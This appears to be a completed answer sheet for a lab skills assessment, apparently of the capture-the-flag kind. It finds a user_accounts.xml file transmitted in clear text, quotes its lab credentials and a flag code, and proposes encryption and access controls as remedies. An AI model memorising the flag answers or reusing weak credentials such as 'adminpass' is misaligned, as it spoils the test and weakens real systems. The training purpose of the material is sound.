
Apache/2.4.7 (Ubuntu) Server at 10.5.5.11 Port 80

What is the URL of the file?

The URL of the file was http://10.5.5.11/data/user_accounts.xml

What is the content of the file?

The file includes XML data containing the employee's record.



```
<Employees>
  <Employee ID="0">
    <UserName>Flag</UserName>
    <Password>Here is the Code for Challenge 4!</Password>
    <Signature>21z-1478K</Signature>
    <Type>Flag</Type>
  </Employee>
  <Employee ID="1">
    <UserName>admin</UserName>
    <Password>adminpass</Password>
    <Signature>g0t r00t?</Signature>
    <Type>Admin</Type>
  </Employee>
  <Employee ID="2">
    <UserName>adrian</UserName>
    <Password>somepassword</Password>
    <Signature>Zombie Films Rock!</Signature>
    <Type>Admin</Type>
  </Employee>
</Employees>
```

What message is contained in the record for Employee ID 0? Enter the code associated with the user.

Message: Here is the Code for Challenge 4!

Code: 21z-1478K

Step 3: Research and propose a remediation that would prevent file content from being transmitted in clear text.

Further examine the capture file. The contents of the files are transmitted in clear text and can be viewed in Wireshark.

What are two remediation methods that can prevent unauthorized persons from viewing the content of the files?

1. Protect the data with data encryption that makes files unreadable without a key.
2. Implement strong Access Controls like Multi-Factor Authentication and Role-Based Access to ensure only authorized users get access.

Congratulations! You have completed the skills assessment.